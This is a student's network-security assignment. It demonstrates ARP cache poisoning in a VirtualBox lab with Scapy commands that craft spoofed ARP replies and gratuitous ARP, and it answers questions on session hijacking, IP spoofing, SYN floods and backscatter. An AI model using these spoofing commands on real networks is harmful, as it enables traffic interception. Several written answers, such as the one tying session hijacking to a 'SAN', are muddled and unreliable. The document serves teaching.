

CYBR 371

Assignment 2

Matt Romanes


300492211

Part1 : Network Attacks and Vulnerabilities

1. [14 Marks Total] Demonstrate ARP cache poisoning attack using the following ARP messages. (Note: For ARP response and Gratuitous message attacks to work, the target machine(s) should already have an ARP entry for the victim machine).

Setup:

Attacker/Lubuntu 21.10 IP: 10.0.2.12




```
Lubuntu 21.10 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~
enp0s3
10.0.2.14          ether    08:00:27:c6:75:3d    C          en
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.2.12  netmask 255.255.255.0  broadcast 10.0.2.255
    inet6 fe80::3c17:cb06:1912:88fb  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:76:5d:aa  txqueuelen 1000  (Ethernet)
    RX packets 344  bytes 35419 (35.4 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 312  bytes 26974 (26.9 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 143  bytes 13168 (13.1 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 143  bytes 13168 (13.1 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

osboxes@osboxes:~$
```

Target/Lubuntu 21.10 #2 IP: 10.0.2.13



```
Lubuntu 21.10 #2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~
p0s3
_gateway          ether    52:54:00:12:35:00    C          en
p0s3
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.2.13  netmask 255.255.255.0  broadcast 10.0.2.255
    inet6 fe80::3d06:cee3:c99f:ea91  prefixlen 64  scopeid 0x20<link>
    ether 08:00:27:cc:d7:01  txqueuelen 1000  (Ethernet)
    RX packets 231  bytes 27279 (27.2 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 197  bytes 16592 (16.5 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 127  bytes 10862 (10.8 KB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 127  bytes 10862 (10.8 KB)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

osboxes@osboxes:~$
```

Gateway/Lubuntu 21.10 #3 IP: 10.0.2.14

```
Lubuntu 21.10 #3 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.14 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::296f:c116:54bd:ca55 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:c6:75:3d txqueuelen 1000 (Ethernet)
    RX packets 112288 bytes 167540236 (167.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 26820 bytes 1635496 (1.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 173 bytes 16884 (16.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 173 bytes 16884 (16.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

osboxes@osboxes:~$
```

A. [6 Marks] ARP response message

Links: <https://medium.datadriveninvestor.com/arp-cache-poisoning-using-scapy-d6711ecbe112>

Step 1: Obtaining the MAC Addresses

Because we will be poisoning the target and gateway VMs to successfully carry this out, I need to find the MAC addresses of each. To do this, we must send a broadcast message to both VMs.

We design the ARP broadcast request for IP address = 10.0.2.14 (gateway)

```
>>> arpbroadcast=Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1,pdst="10.0.2.14")
>>> arpbroadcast.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 08:00:27:76:5d:aa
  type= ARP
###[ ARP ]###
  hwtype= 0x1
  ptype= IPv4
  hwlen= None
  plen= None
  op= who-has
  hwsrc= 08:00:27:76:5d:aa
  psrc= 10.0.2.12
  hwdst= 00:00:00:00:00:00
  pdst= 10.0.2.14
>>> █
```

We then use the `srp()` command to send the packet and then receive the response packet

```
>>> received=srp(arpbroadcast,timeout=2)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> █
```

After executing the command, we are able to retrieve the MAC address of the gateway VM:

```
>>> received[0][0][1].hwsrc
'08:00:27:c6:75:3d'
```

We repeat the same steps to obtain the target VM.

Creating another packet to send to the target VM then showing its contents

```
>>> arpbroadcast=Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1,pdst="10.0.2.13")
>>> arpbroadcast.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 08:00:27:76:5d:aa
  type= ARP
###[ ARP ]###
  hwtype= 0x1
  ptype= IPv4
  hwlen= None
  plen= None
  op= who-has
  hwsrc= 08:00:27:76:5d:aa
  psrc= 10.0.2.12
  hwdst= 00:00:00:00:00:00
  pdst= 10.0.2.13
```

Calling srp() to simultaneously send and receive the response packet, then showing the MAC address of the target VM (10.0.2.13)

```
>>> received=srp(arpbroadcast,timeout=2)
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> received[0][0][1].hwsrc
'08:00:27:cc:d7:01'
```

Step 2: Sending False ARP Response Packets To Target And Gateway VMs

The false ARP response to the target VM will contain the following:

- pdst = 10.0.2.13
- hwdst = 08:00:27:c6:75:3d
- psrc = 10.0.2.14

The result of these contents listed above is that when the target receives the packet, it updates its ARP table with rogue MAC addresses associated with the gateway's IP address.


We create the false ARP response packet as follows:

```
>>> arpspoofed = ARP(op=2,psrc="10.0.2.14",pdst="10.0.2.13",hwdst="08:00:27:c6:75:3d")
...: 6:75:3d")
>>> arpspoofed.show()
###[ ARP ]###
hwtype= 0x1
ptype= IPv4
hwlen= None
plen= None
op= is-at
hwsrc= 08:00:27:76:5d:aa
psrc= 10.0.2.14
hwdst= 08:00:27:c6:75:3d
pdst= 10.0.2.13
```

Because we don't need to receive a packet, we just call the send() command:

```
>>> send(arpspoofed)
.
Sent 1 packets.
```

This is the traffic received by the target, using Wireshark:



Packet successfully sent to the target.


We can repeat the same steps to send a spoofed ARP response packet to the gateway VM:

The key difference this time is that for psrc, I'm using the target's IP address (10.0.2.13)


```
>>> arpspoofedgateway = ARP(op=2,psrc="10.0.2.13",pdst="10.0.2.14",hwdst="08:
...: 00:27:c6:75:3d")
>>> arpspoofedgateway.show()
###[  ARP  ]###
  hwtype= 0x1
  ptype= IPv4
  hwlen= None
  plen= None
  op= is-at
  hwsrc= 08:00:27:76:5d:aa
  psrc= 10.0.2.13
  hwdst= 08:00:27:c6:75:3d
  pdst= 10.0.2.14

>>> send(arpspoofedgateway)
.
Sent 1 packets.
>>> █
```

This is what the gateway recieved:



Packet successfully sent to the gateway.

B. [6 Marks] ARP Gratuitous message

The steps to send an ARP gratuitous message differs from that of 1.A given that we are not sending this from one machine to another, but to itself. In this case, I will be sending it from the attacker VM, and in theory, it should receive it.


I first create a packet that combines variable ether and vma (the values for the ARP response). Because we are effectively broadcasting, dst and hwdst has been set as "ff:ff:ff:ff:ff:ff".

```
>>> ether = Ether(dst="ff:ff:ff:ff:ff:ff",src="08:00:27:76:5d:aa")
>>> vma = ARP(hwsrc="08:00:27:76:5d:aa",psrc="10.0.2.12",hwdst="ff:ff:ff:ff:f
...: f:ff",pdst="10.0.2.12")
>>> packet = ether/vma
>>> packet.show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 08:00:27:76:5d:aa
  type= ARP
###[ ARP ]###
  hwtype= 0x1
  ptype= IPv4
  hwlen= None
  plen= None
  op= who-has
  hwsrc= 08:00:27:76:5d:aa
  psrc= 10.0.2.12
  hwdst= ff:ff:ff:ff:ff:ff
  pdst= 10.0.2.12
>>> █
```

We then send the packet:

```
>>> send(packet)
WARNING: Mac address to reach destination not found. Using broadcast.
.
Sent 1 packets.
>>> █
```

And finally, this is what the attacker has received using Wireshark:



Successfully broadcasted.

C. [2 Marks] There are multiple ways (direct and indirect) to create an ARP entry into ARP cache). List two methods to create and maintain an ARP entry in the target machine(s).

1. arp -s 10.0.2.12 "MAC address"

This command creates a static entry in the ARP cache. This means that when we start a communication session with the host it will not require the ARP request since we already know the target's MAC address.

2. arp 10.0.2.12 “MAC address” arpa

This command adds the IP and MAC address pair to the ARP cache, which will not be reduced overtime from within the cache.

2. [6 Marks] Demonstrate Man-In-The-Middle attack using session hijacking where an attacker captures the existing session between two machines on a local network and creates a folder with their name in the target machine.

3. [4 Marks] Explain in detail, how session hijacking from within a LAN is different from session hijacking by a remote attacker?

A session hijacking is when an attacker intercepts packets between two addresses on a storage area network SAN, and then attacks and controls the SAN. Session hijacking is more likely to occur over a LAN network, but the attacker must be physically attached to the SAN network, and therefore is more prone to countermeasures. To start off, the attacker loads a different driver into the monitor, however no traffic injection is needed for the attack. The attack allows the attacker to issue commands on the network, like for example when creating new user accounts which can be used to gain standard access without having to re perform the session hijacking attack again.

Remote session hijacking uses secure shell (SSH) as the remote access on Linux systems. Remote session hijacking allows the attacker to connect to a system via an encrypted passage. The attacker monitors traffic between the server and user, and can potentially find data or user account passwords to access it. An example scenario could be that a user logs in to a service and a session will be established that allows for continuous interaction with said service. However, attackers can easily take over these sessions on remote systems. These attackers may take advantage of those established relationships on the user's systems by hijacking an existing connection to another system.

4. [4 Marks] List four methods by which session hijacking can be prevented and, explain two in detail.

1. Password Policies:

Must ensure SSH key pairs are strong, and avoid the use of ssh-agent-key-store systems.

2. Privileged Account Management

Denying remote access to root or privileged accounts via SSH

3. Using HTTP/HTTPS Cookie Flags:

Using HTTPS within logins will help but not fully keep the user safe from session hijacking. The user should aim to either use SSL or TLS on the entire site to encrypt all traffic that is passed between parties. For example, HTTPS-everywhere is known to be used by banks and e-commerce systems as it completely prevents sniffing attacks. This extension encrypts the user's communications and secures browsing on the web. Furthermore, when sending a new cookie as a HTTP response, it can be set as a secure flag by the server by only sending the cookie via HTTPS. It will never be sent via HTTP and will prevent attackers from viewing cookies when they're being transmitted.

4. Encryption/Session ID:

End-to-end encryption between the web server and the user's browser can be used as a countermeasure for session hijacking. End-to-end encryption prevents unauthorized access to sessions. By enabling encryption on the session ID, it increases the complexity of the ID, sending the session ID over SSL and implementing timeouts for the session when it is either logged out or expired to prevent unwanted users. Regenerating the session ID will prevent session fixation because the ID will always be changed after the user logs in.

5. [4 Marks] Many attacks on the TCP/IP stack exist because of assumptions that no longer hold for the modern Internet. Describe two attacks (excluding encryption but can be of any protocol) and identify which assumptions make these attacks possible.

e.g. *Encryption*

Assumption: Internet is secure

Attack: Telnet is a plain-text protocol which means the data between the two communicating parties is transferred in clear text, including the login credentials. This allows an attacker to potentially perform a man in the middle attack by capturing the traffic between the two communicating devices and extract the login credentials.

Assumption: Packet Filters are useless

Attack:

IP Spoofing: IP Spoofing is when an attacker impersonates another computer system by either hiding or modifying the source address of the internet protocol packets. IP Spoofing also hides the identity of the attacker; this is often used to enforce DDoS attacks. A normal packet contains the source IP address which is the address of the sender of the packet. A common and effective countermeasure against IP Spoofing is packet filtering. Packet filtering works by looking at the source headers of the packets. If they don't match the origin then they are rejected. Some packet filters look at how packets leave the network and ensure that they contain legitimate source headers.

Assumption: Cookies are only for eating

Attack:

SYN Flood Attack: SYN Flood Attack is a type of DDoS attack where the objective is to make the target server unavailable by consuming all server resources. This is done by continuously sending SYN packets to overwhelm all ports on the target's server machine which causes the device to respond to

traffic, whether or not there is any. SYN Flood relates to the connection establishment process, which is similar to a TCP 3-way-handshake. SYN Flood Attack exploits the handshake process of a TCP connection; attackers do this by sending large amounts of SYN packets with a spoofed IP address. While the target server waits for the final ACK packet which never comes, the target server is continuously flooded with SYN packets. This causes the server to maintain a new open port connection for a certain amount of time. Until all available ports have been opened, the server is unable to function properly, indicating a successful attack. An effective countermeasure against a SYN Flood Attack is a SYN cookie. SYN cookies mitigate SYN Flood Attacks by dropping the SYN request and then removing it from memory. It will only reopen the SYN backlog if the given SYN connection is legitimate.

6. [4 Marks] Explain the term “Backscatter traffic” and why it is generated by some but not all types of Distributed Denial of Service DOS attacks.

Backscatter traffic is a side effect of spoofed DoS and DDoS attacks. The attacker spoofs the source address of the packets that are sent to the user. The traffic generated by the responses of the user is known as Backscatter traffic. DoS and DDoS are both well known network attacks that, when successful, prevents user access to systems. Resources often targeted by DoS and DDoS attacks include system resources, network bandwidth and application resources.

Many DoS and DDoS attacks use packets with spoofed IP addresses; this is so that the original response packets are scattered across the internet with a forged source address. As mentioned above, backscatter traffic is a response to a DoS attack packet. For example, ICMP echo response is from ICMP echo request for attack floods. Backscatter traffic only provides and generates on DoS/DDoS attacks that use forged source addresses. The destination address of these spoofed addresses are the target's, and these attacks will include distributed and single flood 